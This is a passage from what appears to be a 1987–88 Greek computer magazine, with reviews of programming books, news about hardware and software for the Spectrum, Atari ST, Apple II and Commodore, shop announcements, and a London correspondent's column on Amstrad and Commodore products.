Το δεύτερο βιβλίο έχει σχέση με τη γλώσσα C. Επειδή τον τελευταίο καιρό εάν δεν ξέρετε λίγο C θεωρείστε πολύ out υπάρχει η δυνατότητα να εξερευνήσετε σιγά σιγά τη νέα και δημοφιλή γλώσσα. Φυσικά όχι μόνος σας. Παρέα σας στα μονοπάτια της C είναι το νέο βιβλίο του ΠΑΡΑΤΗΡΗΤΗ «Μάθετε εύκολα τη γλώσσα C». Το βιβλίο αυτό, εκτός του ότι είναι καλογραμμένο και προπαντός καλομεταφρασμένο, έχει ένα μοναδικό πλεονέκτημα: είναι πολύ απλό. Κάθε καινούργια έννοια συνοδεύεται από ένα απλό παράδειγμα σε BASIC έτσι ώστε να είναι σε θέση ο αναγνώστης να καταλάβει πλήρως τη λειτουργία των εντολών με βάση τις δικές του εμπειρίες πάνω σε μια ήδη γνωστή γλώσσα. Το κάθε κεφάλαιο συνοδεύεται από μια σειρά ασκήσεων με τις λύσεις τους. Ιδιαίτερα εκτεταμένη είναι η ανάπτυξη πάνω στον έλεγχο και τη δομή των δεδομένων, καθώς και στις μεθόδους πρόσβασης στη μνήμη, εκεί δηλαδή όπου η C πράγματι υπερέχει. Το βιβλίο περιλαμβάνει 372 σελίδες και είναι μετάφραση από το αντίστοιχο έργο του Αμερικανού προγραμματιστή HERBERT SCHILDT.

Ένα τρίτο βιβλίο, πάλι από τις ίδιες εκδόσεις έχει τον τίτλο «Το αξεπέραστο UNIX». Πρόκειται για το κλασικό βιβλίο της SYBEX πάνω στο λειτουργικό σύστημα με τη δυναμικότερη εξέλιξη.

Αρχικά γίνεται μια πλήρης περιγραφή των χαρακτηριστικών και των διαφορών από τα άλλα λειτουργικά συστήματα και στη συνέχεια αναπτύσσονται βασικές έννοιες όπως File, Directory, Utility, και Applications Program. Το βιβλίο περιλαμβάνει εκτός από τις δυνατότητες του λειτουργικού συστήματος τα βασικότερα προϊόντα σε Hardware και Software που υπάρχουν στη διεθνή αγορά, βοηθώντας έτσι αποτελεσματικότερα τον υποψήφιο αναγνώστη αγοραστή.

Η γενική μας εντύπωση είναι ότι πρόκειται για 264 πολύ χρήσιμες σελίδες.

Ας περάσουμε τώρα σε μιαν άλλη επιτυχημένη σειρά. Από τις εκδόσεις Παπασωτηρίου πήραμε στα χέρια μας ένα πολύ ενδιαφέρον βιβλίο Τίτλος του: «Το Hardware της Πληροφορικής». Όπως ήδη θα καταλάβατε, το βιβλίο πασχίζει (γιατί πράγματι είναι αγώνας η εξερεύνηση του χάους που λέγεται Hardware) να δώσει μια όσο το δυνατόν πληρέστερη εικόνα των βασικότερων κυκλωμάτων που χρησιμοποιούνται σήμερα σε μικροϋπολογιστές, χωρίς ωστόσο να γίνεται δυσνόητο σε αρχάριους ή ανιαρό στους

ειδικούς. Ο συγγραφέας ξεκινά με τα ψηφιακά ολοκληρωμένα που είναι η βασική δομή για το σχεδιασμό ή την ανάλυση σχεδίων των υπολογιστών. Στη συνέχεια γίνεται μια ανάπτυξη των βασικών μονάδων του υπολογιστή, των περιφερειακών μονάδων μνήμης και των θυρών I/O. Κλείνοντας υπάρχει εκτεταμένη αναφορά σε μικροεπεξεργαστές όλων των κατηγοριών, τονίζοντας τις διαφορές μεταξύ τους στην εσωτερική τους δομή και στις εντολές. Μέσα στο βιβλίο επίσης περιλαμβάνονται αναφορές στη γλώσσα assembly και εφαρμογές, σε μια προσπάθεια να δοθεί μια πλήρης εικόνα στον αναγνώστη. Θα μπορούσαμε να το χαρακτηρίσουμε σαν μια πολύ καλή και φιλότιμη προσπάθεια, η οποία κατέληξε σε ένα πολύτιμο βοήθημα.

Το δεύτερο βιβλίο ονομάζεται «Το βιβλίο του 6502». Πρόκειται για μια προσπάθεια να βγουν στη... φόρα όλα τα μυστικά του δημοφιλούς επεξεργάστή, αρχίζοντας από την αρχιτεκτονική και τελειώνοντας στον προγραμματισμό των βασικότερων περιφερειακών μονάδων. Τα παραδείγματα, οι ασκήσεις και οι ερωτήσεις δεν λείπουν από κανένα κεφάλαιο και το περιεχόμενό τους μας έπεισε ότι είδαμε ένα από τα καλύτερα βιβλία για το γνωστό chip. ✱

ΕΛΒΕΤΙΚΟ MOUSE - DRIVEN ΠΕΡΙΒΑΛΛΟΝ ΓΙΑ SPECTRUM

Τελικά φαίνεται ότι οι Ελβετοί δεν ειδικεύονται μόνο στα τυριά. Ειδικεύονται και στα ποντίκια. Ελβετικής κατασκευής το νέο mouse για SPECTRUM, από τον 48 έως τον +3. Αρχικά πρέπει να πούμε ότι το νέο mouse είναι software compatible με όλα τα ήδη υπάρχοντα μοντέλα της σειράς Kempston. Πώς να μην είναι βέβαια, αφού η Kempston το προωθεί στην αγορά. Τέλος πάντων το ωραίο με το νέο τρωκτικό είναι ότι συνοδεύεται από πολύ ωραίο software. Οι ρουτίνες του χρησιμοποιούνται μέσα από την BASIC, προσφέροντας ένα περιβάλλον γεμάτο από υπέροχα παράθυρα και Icons. Στο πρόγραμμα περιλαμβάνονται εντολές δημιουργίας παραθύρων και icon editing εντολές για 8 icons. Στη συσκευασία υπάρχει και manual με αναλυτικά προγράμματα, ενώ για τους κατόχους του DISCIPLE υπάρχει ειδική έκδοση.



Ένα ακόμη ευχάριστο νέο για τα ZX είναι ότι κυκλοφόρησε ένα νέο joystick interface το οποίο είναι συμβατό με όλα τα νέα μοντέλα. Και για να μην ξεχνάμε τις τιμές, το interface κοστίζει ακριβώς £8.95, ενώ το πρόγραμμα £59, μαζί με το mouse.

ΚΕΝΤΡΟ ΦΡΟΝΤΙΔΑΣ ΤΩΝ ST ΤΟ MICROTEC

Μέχρι τώρα το MICROTEC ήταν γνωστό σαν κέντρο φροντίδας του QL. Πρόσφατα όμως αποφάσισε να επεκτείνει την ...αγάπη του και στα ST.

Το MICROTEC λοιπόν αναλαμβάνει με μια απλή εγχείρηση να μετατρέψει τον 520 ST σε 1040. Η εγχείρηση περιλαμβάνει όλα τα έξοδα περίθαλψης. Εκτός όμως από αυτό, το MICROTEC έχει και κάτι άλλο πολύ χρήσιμο. Τι θα λέγατε για drives 5 1/4 ιντσών για τον ST σας; Η ιδέα είναι αρκετά δελεαστική από μόνη της, αλλά αν σκεφτείτε και το PC-ditto, τότε τα πράγματα γίνονται ακόμη πιο ελκυστικά. Τα drives που είδαμε εμείς αναγνωρίζονται κανονικά από τον controller των ST σαν drives B έως P (εξαρτάται βέβαια από το πόσα έχετε συνδέσει).

Όσο για την ταχύτητα, τα ρολόγια μας δεν έδειξαν σχεδόν καμία διαφορά με το εσωτερικό drive του ATARI, πράγμα που σημαίνει ότι είναι όντως γρήγορα. Νέο «στυλ» λοιπόν για τα ST σας από το Microtec, Γ΄ Σεπτεμβρίου 50.

MODEM ΚΑΙ BLITTER ΤΩΡΑ ΣΤΑ ST



Τι θα λέγατε για ένα 1040STFMMB; Κάπως έτσι θα πρέπει να λένε τα «καινούργια» της ATARI, μια και εκτός από modulator, οι «κακές γλώσσες» λένε ότι θα φορούν και modem και blitter!

Το blitter είναι το τσιπάκι φάντασμα, που εδώ και καιρό θα έβγαινε για τα ST και τα MEGA ST και μέχρι τώρα το... περιμέναμε. Απ΄ ότι φαίνεται όμως τέλειωσαν τα ψέματα, μια και η ATARI το ανακοίνωσε σαν standard για τη νέα σειρά των 1040 STFM. Όσο για το modem, θα είναι και αυτό ενσωματωμένο, κάνοντας τα ATARI κυριολεκτικά αγνώριστα. Θα μου πείτε τώρα, γιατί όλη αυτή η φασαρία; Οι κακές γλώσσες ξαναλένε ότι η ATARI έχει σκοπό να παίξει «φουλ επίθεση» ενάντια στην COMMODORE, έχοντας σαν ατού τις τελευταίες πολύ υψηλές πωλήσεις των ST στην Ευρώπη. Παρ΄ όλα αυτά, η ίδια η ATARI αρνείται ότι αυτός είναι ο λόγος. Το σίγουρο πάντως από όλη αυτή την ιστορία είναι, ότι οι users θα μείνουν σίγουρα ευχαριστημένοι. Α, ναι: ξέχασα να σας πω ότι ο καινούργιος ST θα έχει και modulator! Μάλλον πέρασε ο καιρός που ο 1040 θεωρούνταν σοβαρό μηχάνημα, (Τώρα βλέπετε υπάρχουν τα MEGA ST.) και η ATARI αποφάσισε να κάνει τον 1040 το home της επόμενης πενταετίας. Λέτε να μην τα καταφέρει;

ΚΕΝΤΡΑ ΑΔΥΝΑΤΙΣΜΑΤΟΣ ...APPLE!!

```
DATE: 15-MAY-87             -----ΔΙΑΙΤΑ ΘΕΡΜΙΔΩΝ-----        Αλεξανδρος Γιατζιδης
TIME: 12:00  AM                 Επιλογη  τροφιμων

α/α  Ζ Ειδος τροφης                      Ζ α/α  Ζ Ειδος τροφης              _
_____Ζ___________________________________Ζ______Ζ___________________________
R1   Ζ Αγγιναρα                          Ζ R11  Ζ Βουτυρο                   _
R2   Ζ Αγγουρι                           Ζ R12  Ζ Βρωμη                     _
R3   Ζ Αμυγδαλο                          Ζ R13  Ζ Βοδινο ψαχνο 10% λιπος    _
R4   Ζ Αντιδια                           Ζ R14  Ζ Γαλα αγελαδινο            _
R5   Ζ Αρακας                            Ζ R15  Ζ Γαλα συμπ/μενο ζαχαρουχο  _
R6   Ζ Αρνι                              Ζ R16  Ζ Γαλα ζαχαρουχο διαλυμενο  _
R7   Ζ Αυγο                              Ζ R17  Ζ Γαλα συμπ/μενο χωρις ζαχ  _
R8   Ζ Αχλαδι                            Ζ R18  Ζ Γαλα διαλυμενο χωρις ζαχ  _
R9   Ζ Βατομουρα                         Ζ R19  Ζ Γαλα αποβουτυρωμενο νωπο  _
R10  Ζ Βερυκοκο                          Ζ R20  Ζ Γαλα σκονη αποβουτυρωμ.   _
____________________________________________________________________________
Πατα 'Ε' για να επιλεξεις τροφες
Πατα 'Σ' για να συνεχισεις.....
Πατα 'Υ' για να κανεις υπολογισμο των βιταμινων και θερμιδων
Πατα 'Δ' για να δεις τις τροφες που εχεις επιλεξει
Πατα 'Μ' για να επιστρεψεις στο ΚΥΡΙΟ MENU
```

Καλός ο προγραμματισμός αλλά να κοιτάμε και τη σιλουέτα μας λίγο, έτσι δεν είναι;
Κάπως έτσι φαίνεται ότι θα σκέφτηκε ο προγραμματιστής Αλέξανδρος Γιατζίδης, και έπιασε αμέσως δουλειά. Το αποτέλεσμα είναι το DIET, ένα επαγγελματικό πρόγραμμα... διαίτης!

Το DIET σκοπεύει να αδυνατίσει τους users των Apple IIc, Apple IIe ή Apple II GS και συμβατούς, εφόσον διαθέτουν character set μικρών και κεφαλαίων Ελληνικών. Αποτελείται από 3 βασικά τμήματα. Το πρώτο περιλαμβάνει οδηγίες και συμβουλές για την καλή χρήση του προγράμματος. Ένα άλλο τμήμα περιλαμβάνει έναν πλούσιο κατάλογο τροφίμων, στον οποίο γίνεται ανάλυση των βιταμινών και των θερμίδων. Το τελευταίο και βασικότερο τμήμα είναι στην πραγματικότητα ένα πρόγραμμα επικοινωνίας, το οποίο βοηθά το χρήστη να φτιάξει με βάση τα ατομικά του στοιχεία (βάρος, ηλικία κ.τ.λ.) το κατάλληλο διαιτολόγιο, υπολογίζοντας παράλληλα αν ο χρήστης με το διαιτολόγιο αυτό θα χάσει ή θα κερδίσει βάρος, λαμβάνοντας υπ΄ όψη και τις απαραίτητες βιταμίνες. Οποιοσδήποτε εκτυπωτής μπορεί να συνεργαστεί με το πρόγραμμα, τυπώνοντας το διαιτολόγιο, τις «συμβουλές» του DIET και τους πίνακες βιταμινών και θερμίδων. Όσοι λοιπόν νιώθετε «ευτραφείς» (όπως θα ΄λεγε κι ο Οβελίξ) ή απλά προσέχετε από κοντά τα κιλά σας, μπορείτε να έχετε το DIET, αντί 6000 δραχμών, από dealers της Apple ή και από τον κατασκευαστή του: Αλέξανδρος Γιατζίδης, τηλ. 8069964, 8028313.

ΚΑΘΑΡΟ DRIVE ΚΑΙ ΣΕ 3 ΙΝΤΣΕΣ

Η εταιρία SBS ανακοίνωσε πρόσφατα το πρώτο κιτ καθαρισμού κεφαλής για disc drive των 3 ιντσών. Το ονοματάκι του είναι Clearhead και περιλαμβάνει μια δισκέτα με ειδικό υγρό καθαρισμού, η οποία αναλαμβάνει μέσα σε 30 δευτερόλεπτα να κάνει την κεφαλή πεντακάθαρη. Φυσικά κανένα καθαριστικό δεν ζει για πάντα΄ στην περίπτωσή μας το



Clearhead είναι πρόθυμο να σας εξυπηρετήσει 15 φορές. «Καθαρίζει» την τσέπη σας κατά 9.95 λίρες.

CHEETAH 125
Η ΝΕΑ ΓΕΝΙΑ ΤΩΝ JOYSTICKS

Το CHEETAH 125 φαίνεται να λύνει το πρόβλημα των λίγων κουμπιών στα joysticks. Συνήθως έχετε στη διάθεσή σας 8 διευθύνσεις και ένα fire για να στριμώχνετε τα μοχθηρά sprites. Το μόνο πρόβλημα ήταν τα extra όπλα ή κινήσεις, όπου συνήθως επιστρατεύονται τα space bars. Βέβαια για τους «επαγγελματίες» gamers όλα αυτά αποτελούν λύσεις της παρηγοριάς γι' αυτό και η CHEETAH αποφάσισε να μην τους αφήσει έτσι. Το νέο joystick λοιπόν έχει δύο βύσματα και καταλαμβάνει και τις δύο θέσεις των joystick ports. Το νέο καλώδιο χρησιμεύει για τον έλεγχο ενός επιπλέον fire button, ο οποίος στέλνεται σαν ξεχωριστό σήμα στον computer.



Για τους AMSTRAD CPC, οι οποίοι δεν διαθέτουν δεύτερο joystick port, το πράγμα διορθώνεται με την προσθήκη ενός κατάλληλου joystick splitter.

Ήδη λοιπόν πολλά software houses έχουν ενδιαφερθεί για το νέο joystick. Για να γίνουμε πιο συγκεκριμένοι, η OCEAN σχεδιάζει ένα παιχνίδι το οποίο θα πρέπει να κυκλοφορεί ήδη στην Αγγλία, ενώ η RAINBIRD έχει έτοιμες μερικές πολύ καλές ιδέες για προγράμματα εφαρμογών και παιχνίδια, τα οποία θα εκμετελλεύονται πλήρως τις επιπλέον ικανότητες του CHETTAH. Πρώτα λοιπόν οι απλές επαφές, έπειτα τα microswitches και τώρα τα «διπλά» fire buttons. Λέτε να μπήκαμε στην «τρίτη γενιά» των joysticks;

ZORLAND(?) C

Η Zorland ήταν αρκετά γνωστή εταιρία ανάπτυξης software. Είχε όμως μία μικρή ατυχία: Το όνομά της συγχεόταν πολύ εύκολα με εκείνο της ακόμα πιο γνωστής Borland, με συνέπειες δυσάρεστες και για τις δύο εταιρίες. Αποτέλεσμα ήταν να μετονομαστεί η πρώτη σε Zortech και να λυθεί έτσι το θέμα.

Η δική μας απορία τώρα είναι αν και κατά πόσο αυτή η μετωνυμία περνάει και στα προϊόντα της. Εν προκειμένω, ο C compiler της, ο οποίος είναι όχι μόνο σε πολύ καλή θέση στις πωλήσεις, αλλά και «πήρε τα πάνω του» μετά τη διάθεσή του στις εκπαιδευτικές βαθμίδες της Αγγλίας, τώρα θα ζητιέται σαν Zorland C ή Zortech C;



ΝΕΟΣ ASSEMBLER ΓΙΑ ΤΑ ST

Ετοιμη είναι η νέα έκδοση του δημοφιλούς Metacomco macro assembler για τη σειρά των ST. Η νέα έκδοση έχει τον αριθμό 11.1 και περιλαμβάνει ένα ολοκληρωμένο περιβάλλον assembly προγραμματισμού. Βελτιώσεις έχουν γίνει σχεδόν σε όλο το σύνολο του παλιού πακέτου. Συγκεκριμένα ο assembler έγινε ταχύτερος, υπάρχει νέος link/loader και symbolic debugger, πρόγραμμα δημιουργίας utilities, βελτιωμένος screen editor και menu+shell program. Σημαντικές διορθώσεις έγιναν επίσης και στο manual, το οποίο είναι πολύ πιο περιγραφικό και περιλαμβάνει πολύ περισσότερα παραδείγματα. Χαράς ευαγγέλια λοιπόν για τους προγραμματιστές, παλιούς και καινούργιους αφού υπάρχει η δυνατότητα upgrade Τιμή: 50 λίρες.

ΑΤΚΟ ΕΚΠΑΙΔΕΥΤΙΚΗ ΝΕΑ ΣΕΜΙΝΑΡΙΑ ΓΙΑ COMPUTERS

Προσπαθεί να μας μάθει τα πάντα η ΑΤΚΟ ΕΚΠΑΙΔΕΥΤΙΚΗ, κι ως ένα σημείο μάλλον τα καταφέρνει. Για την περίοδο Ιανουαρίου - Μαρτίου λοιπόν η ΑΤΚΟ ανακοίνωσε μια νέα σειρά πολύ ενδιαφερόντων σεμιναρίων. Τα σεμινάρια αυτά έρχονται να προσθέσουν νέα θέματα στα ήδη υπάρχοντα με στόχο την ικανοποίηση ειδικών αγορών, Δικηγόροι, Συμβολαιογράφοι κ.λπ., αλλά ακόμη και στην ενημέρωση όσων δεν έχουν καμία απολύτως γνώση από υπολογιστές.

Πολύ ενδιαφέρον είναι το γεγονός ότι θα λειτουργήσουν για πρώτη φορά και τα Σαββατοκύριακα, εξυπηρετώντας έτσι όλους όσους λόγω της εργασίας τους δεν έχουν χρόνο να παρακολουθήσουν ούτε τα απογευματινά ούτε τα βραδινά τμήματα. Φυσικά συνεχίζονται με επιτυχία τα ήδη υπάρχοντα κλασικά σεμινάρια για οργάνωση γραφείου (dBase, Lotus, MS-DOS κ.λ.π.), αλλά όσοι πιστεύουν ότι η μόρφωση δεν έχει όρια, ας τηλεφωνήσουν 82.17.386.

Ο PRINTER ΤΟΥ COMMODORE ΜΑΘΑΙΝΕΙ ... ΚΑΛΛΙΓΡΑΦΙΑ!

Ο MPS803 είναι ίσως ο πιο διαδεδομένος και αγαπητός printer για τους COMMODORE -ιστες. Τα listings του ξεχώριζαν πάντοτε... από μακριά, όχι βέβαια πάντως για την καλή τους ποιότητα, (για να είμαστε πιο αντικειμενικοί, ήταν απαίσια!). Πάντα αναρωτιόμουν γιατί το γράμμα "g" τυπωνόταν κάθε φορά που ήθελα τον αριθμό 9 και το αντίστροφο. Όσο για NLQ ή italics, ... άστε καλύτερα! Παρ' όλα αυτά, ο MPS803 δεν το έβαλε κάτω, και με τη βοήθεια του νέου PRINTKIT IV γίνεται αγνώριστος. Μα τι είναι τέλος πάντων αυτό το θαυματουργό PRINTKIT; Τίποτε παραπάνω απ' ό,τι λέει η λέξη, ένα κιτ δηλαδή. Αποτελείται από δύο ολοκληρωμένα κυκλώματα, δύο εξόδους, μια αντίσταση, έναν διακόπτη και την απαραίτητη «κόλληση». Η «εγχείρηση» είναι αρκετά εύκολη και οι αναλυτικότατες οδηγίες την κάνουν ακόμα ευκολότερη. Αλλα τα καλά δεν σας τα είπαμε ακόμα: Το κιτ αυτό είναι ικανό να μάθει στον printer σας, ...καλλιγραφία, γραφή underlined, bold και italics, μέσω ειδικών control codes και το σπουδαιότερο, συνεργάζεται με τους περισσότερους διάσημους wordprocessors της αγοράς, όπως π.χ. Super script, Easyscript και Tasword 64. Έτσι ο διακόπτης που υπάρχει για να επαναφέρετε τον printer σας σε κανονικό mode μάλλον δεν θα σας χρειαστεί ποτέ, εκτός κι αν θέλετε να θυμηθείτε τις «παλιές καλές μέρες». Εγώ πάντως το βρίσκω πολύ χρήσιμο. Εσείς;



ΤΑ ΝΕΑ ΤΗΣ MICRO-ΗΛΕΚΤΡΟΝΙΚΗΣ

***Δ**ιευρύνοντας τον κύκλο εργασιών της η MICRO-ΗΛΕΚΤΡΟΝΙΚΗ, ένα νέο κατάστημα ηλεκτρονικών υπολογιστών, ανακοίνωσε πρόσφατα μερικές σημαντικές ειδήσεις.*

1. Από τον Δεκέμβριο του 1987 λειτουργεί ένα οργανωμένο τμήμα Hardware, στελεχωμένο από έμπειρους τεχνικούς και επιστημονικούς συνεργάτες, που αναλαμβάνουν να εκτελέσουν με υπευθυνότητα ειδικές παραγγελίες που αφορούν κατασκευές περιφερειακών, επεκτάσεις μνήμης κ.ά.

2. Από τον Ιανουάριο 1988 η MICRO-ΗΛΕΚΤΡΟΝΙΚΗ διεύρυνε τη συνεργασία της με γνωστά Software Houses. Έτσι εκτός από τα δοκιμασμένα και δημοφιλή Ελληνικά προγράμματα εταιριών όπως η AXON, UNIBRAIN κλπ., θα διατίθενται τώρα και ειδικά πακέτα της I-TEAM, που αναλαμβάνει να αναπτύξει προγράμματα για πελάτες με ειδικές ανάγκες.



3. Τέλος στο κατάστημα διατίθενται προϊόντα της COMMODORE (C 64 και τη σειρά AMIGA). Για τη σειρά AMIGA υπάρχουν όλα τα περιφερειακά της: drives, modulators, επεκτάσεις μνήμης, καθώς και της ATARI (σειρά ST με πλήθος προγραμμάτων, παιχνιδιών και περιφερειακών).

Όσο για τα αναλώσιμα το κατάστημα διαθέτει μια μεγάλη ποικιλία από επώνυμες δισκέτες σε τιμές ειδικής προσφοράς, καθαριστικά, joysticks, μηχανογραφικό χαρτί για εκτυπωτές κ.λπ.

Για περισσότερες πληροφορίες: MICRO-ΗΛΕΚΤΡΟΝΙΚΗ, Κατσιμίδου 14, Τ.Κ. 54639, Θεσσαλονίκη, τηλ. 853-552.



ΝΕΑ ΜΟΝΤΕΛΑ TOP ΑΠΟ ΤΗΝ DATASOLVE

Η εταιρία DATASOLVE που διαθέτει αποκλειστικά τους Ηλεκτρονικούς Υπολογιστές TOP, παρουσίασε πρόσφατα μια σειρά νέων μοντέλων με βελτιωμένα τεχνικά χαρακτηριστικά, μοντέρνα γραμμή σχεδιασμού και περιφερειακές μονάδες από αξιόπιστους κατασκευαστικούς οίκους που παράγουν προϊόντα (FASHON) των σημαντικοτέρων Εταιριών Η/Υ. Η σειρά AT έχει εμπλουτισθεί με 3 νέα μοντέλα, το COMPACT, το BABY και το TURBO, ενώ στη σειρά XT έχει προστεθεί ένα νέο μοντέλο.

Παράλληλα με τις σημαντικές ποιοτικές βελτιώσεις των τεχνικών και εμφανισιακών χαρακτηριστικών, έχει προκύψει και αξιόλογη μείωση στις τιμές πώλησης. Στα περιφερειακά υπάρχει η δυνατότητα επιλογής από μία ευρεία γκάμα μοντέλων και σχεδιασμών.

Η προσφερόμενη εγγύηση είναι ενός έτους. Η τεχνική υποστήριξη είναι πλήρης και ουσιαστική με προσωπικό εκπαιδευμένο στο εξωτερικό και στην Ελλάδα, άρτια εξοπλισμένα εργαστήρια και πλήρη παρακαταθήκη ανταλλακτικών.

Για περισσότερες πληροφορίες: DATASOLVE, Αγ. Σοφίας 4, Θεσσαλονίκη, 228-308.

ΔΡΑΣΤΗΡΙΟΤΗΤΕΣ ΤΗΣ ANCO SYSTEMS

Η ANCO SYSTEMS, ένα από καινούργια computer shops της Θεσσαλονίκης, αντιπροσωπεύει την ολοκληρωμένη σειρά υπολογιστών της COMMODORE με ιδιαίτερη έμφαση στα μοντέλα AMIGA 500 και AMIGA 2000. Διαθέτει επίσης μια πλήρη σειρά περιφερειακών όπως Diji View, Gem Lock, Midi Interface, Sound Sampler, Disk Drives 3 1/2... Ο επισκέπτης θα μπορέσει να βρει μια μεγάλη σειρά από βιβλία και περιοδικά, καθώς και μια μεγάλη συλλογή προγραμμάτων (games, διάφορες εφαρμογές, utilities).

Στα παραπάνω αξίζει να προσθέσουμε την άρτια υποστήριξη από πλευράς service.

Για περισσότερες πληροφορίες: ANCO SYSTEMS, Δ. Γούναρη 42, 1ος όρ., 278.189.

ΕΔΩ ΛΟΝΔΙΝΟ







ΤΟΥ ΑΝΤΑΠΟΚΡΙΤΗ ΜΑΣ

ΣΤΟ ΛΟΝΔΙΝΟ

ΒΑΣΙΛΗ ΚΩΝΣΤΑΝΤΙΝΟΥ

Αέρας και βροχή, μαζί με κρύο και λίγο χιόνι, ήταν ο καιρός που μας έκανε συντροφιά εδώ στη χώρα που δεν γιορτάζει αποκριές και έχει άλλη βρύση για το κρύο και άλλη για το ζεστό νερό στο μπάνιο (τι άλλο, Χριστέ μου!). Και σαν να μη μας έφταναν όλα αυτά, είχαμε και ένα φίλο από τα παλιά να μας λέει ότι τα ρομπότ θα μας ξεπεράσουν. Πάντως, η αγορά δεν φάνηκε να πτοήθηκε και είχαμε πάλι τις ανακοινώσεις για τα νέα, απίθανα και καλύτερα μηχανήματα, παρά το φόβο του ερχομού των ρομπότ.

Μιας λοιπόν και είμαστε στη χώρα που τα περισσότερα πράγματα γίνονται ανάποδα, ας αρχίσουμε με αυτό που οι άλλοι έχουν στο τέλος. Το γλυκό.

Τελικά, ποιόν επεξεργαστή έχει το PPC μέσα του; Άλλοι λένε τον 80C86, άλλοι τον V30 και η ίδια η Amstrad λέει τον 8086. Όταν ο γνωστός ανταποκριτής έκανε το τεστ, το μηχάνημα που δοκιμάστηκε είχε τον 8086 (σκέτο) μέσα, αλλά τώρα στην αγορά παρουσιάστηκαν μηχανήματα με τον 80C86 ΚΑΙ με τον V30. Φυσικά, η δική σας απορία είναι και δική μας. Γιατί η Amstrad δεν έχει ΕΝΑΝ επεξεργαστή κοινό για όλα τα PPC; Στην αρχή, όταν ρωτήσαμε την Amstrad, η απάντηση ήταν ότι το μηχάνημα έχει και θα έχει τον 8086, αλλά όταν γίναμε «λίγο» ενοχλητικοί, καταφέραμε να μάθουμε ότι έχουν κυκλοφορήσει μερικά μηχανήματα με τον V30 και μερικά με τον 80C86. Τώρα, το γιατί, είναι μια άλλη ιστορία.

Βέβαια, το πρόβλημα είναι ότι τα μηχανήματα με τον V30 μπορεί να εμφανίσουν καλύτερα αποτελέσματα από ό,τι ο 80C86, γιατί έχουν την ιδιότητα να εκτελούν μερικές εντολές πιο γρήγορα απ᾿ ό,τι η οικογένεια 80xxx της INTEL. Άρα λοιπόν, μπορεί το μηχάνημά σας να είναι πιο αργό από αυτό που είδατε στο κατάστημα, όταν το αγοράσατε, και ΔΕΝ θα φταίει ο καταστηματάρχης γι᾿ αυτό. Αχ, βρε Alan! Πώς μας μπερδεύεις!

Το ερώτημα τώρα είναι αν θα διορθωθεί αυτή η κατάσταση ή όχι. Η ημιεπίσημη απάντηση που είχαμε από την Amstrad είναι «δεν ξέρουμε. Προς το παρόν δεν μας ενδιαφέρει». Γιατί να τους ενδιαφέρει; Εσάς σας ενδιαφέρει;

Μιας όμως και μιλάμε για το PPC, θα πρέπει να αναφέρουμε ότι το modem του πήρε την έγκριση του Αγγλικού ΟΤΕ (British Telecom) και τώρα η σύνδεσή του στο δίκτυο της Αγγλίας είναι νόμιμη. Το αστείο είναι ότι το modem που θα πουλιέται σαν κάρτα επέκτασης για άλλα συμβατά δεν έχει πάρει ακόμα έγκριση και θα καθυστερήσει λίγο ακόμα να κυκλοφορήσει. Όχι πολύ όμως, γιατί όλα αυτά είναι τυπικά.

Θυμάστε εκείνο το νέο PCW, που δεν είχε εντυπωσιάσει κανέναν; Το καημένο το PCW9512. Με την εμφάνιση του PPC, η τιμή του φαίνεται λίγο γελοία (574 λίρες - 138.000 δρχ), όπως λοιπόν ήταν φυσικό, οι πωλήσεις δεν ήταν και τόσο καλές, γι᾿ αυτό η Amstrad θα αρχίσει μια διαφημιστική εκστρατεία από αυτό το μήνα, προτρέποντας όλους όσους έχουν γραφομηχανή σπίτι τους να αγοράσουν ένα PCW. Συγκεκριμένα, αν έχετε μια γραφομηχανή που την έχετε βαρεθεί και είστε αποφασισμένοι να τη χαρίσετε στην Amstrad, τότε θα μπορείτε να πάρετε μια έκπτωση 50 λιρών (12000 δρχ.) στην τιμή ενός 9512. Η έκπτωση δεν είναι βέβαια πολύ μεγάλη για να αποχωριστείτε την ωραία σας ηλεκτρική γραφομηχανή, αλλά αν έχετε μια παλιά πλαστική, τότε μπορεί και να είναι ευκαιρία. Εκείνο πάντως που θα ήθελα να ξέρω είναι τι θα κάνει η Amstrad όλες αυτές τις γραφομηχανές που θα μαζέψει. Λέτε να κυκλοφορήσει φτηνές γραφομηχανές στην αγορά; Με τον Alan, όλα να τα περιμένει κανείς.

Αν πάλι δεν έχετε γραφομηχανή και σκέφτεστε να αγοράσετε μια, τότε μάλλον είστε τυχεροί. Τώρα που η Commodore κατάφερε να ξεπεράσει τα οικονομικά της προβλήματα, φαίνεται έτοιμη να κατακλύσει την αγορά των home-micros. Συγκεκριμένα, από αυτό το μήνα η Amiga 500 προσφέρεται μαζί με ένα ολοκληρωμένο πακέτο, το Works (το οποίο περιλαμβάνει επεξεργαστή κειμένων, spreadsheet και βάση δεδομένων), τον εκτυπωτή της



Commodore, MPS1200 ΚΑΙ μονόχρωμο μόνιτορ. Άρα, λοιπόν, αν βαρεθήκατε την ταχύτητα και τα απίθανα γραφικά της Amiga, τότε μπορείτε τώρα πια να τρέξετε και μερικά «σοβαρά» προγράμματα. Η τιμή για την Amiga 500, μαζί με τον εκτυπωτή, τα δύο προγράμματα και μονόχρωμο μόνιτορ, είναι μόλις 599 λίρες (144.000 δρχ.). Αν πάλι θέλετε έγχρωμο μόνιτορ (για πιο εντυπωσιακά αποτελέσματα), τότε θα πρέπει να δώσετε άλλες 100 λίρες, με άλλα λόγια η τελική τιμή είναι 699 λίρες (168.000 δρχ.). Αν λοιπόν δεν έχετε αγοράσει ακόμα Amiga ... να η ευκαιρία!

Ακόμα, η Amiga 500 και η Amiga 1000 θα πουλιούνται μαζί με το νέο εκτυπωτή τύπου laser της Commodore. Η ακριβής τιμή γι' αυτό το πακέτο που θα συνοδεύεται από ένα πρόγραμμα έκδοσης εντύπων (desktop publishing) θα ανακοινωθεί αυτό το μήνα και, απ' ό,τι φαίνεται, θα είναι αρκετά χαμηλή ώστε να κάνει την Atari να σκεφτεί μερικά πράγματα για το δικό της πακέτο (ST και εκτυπωτής laser).

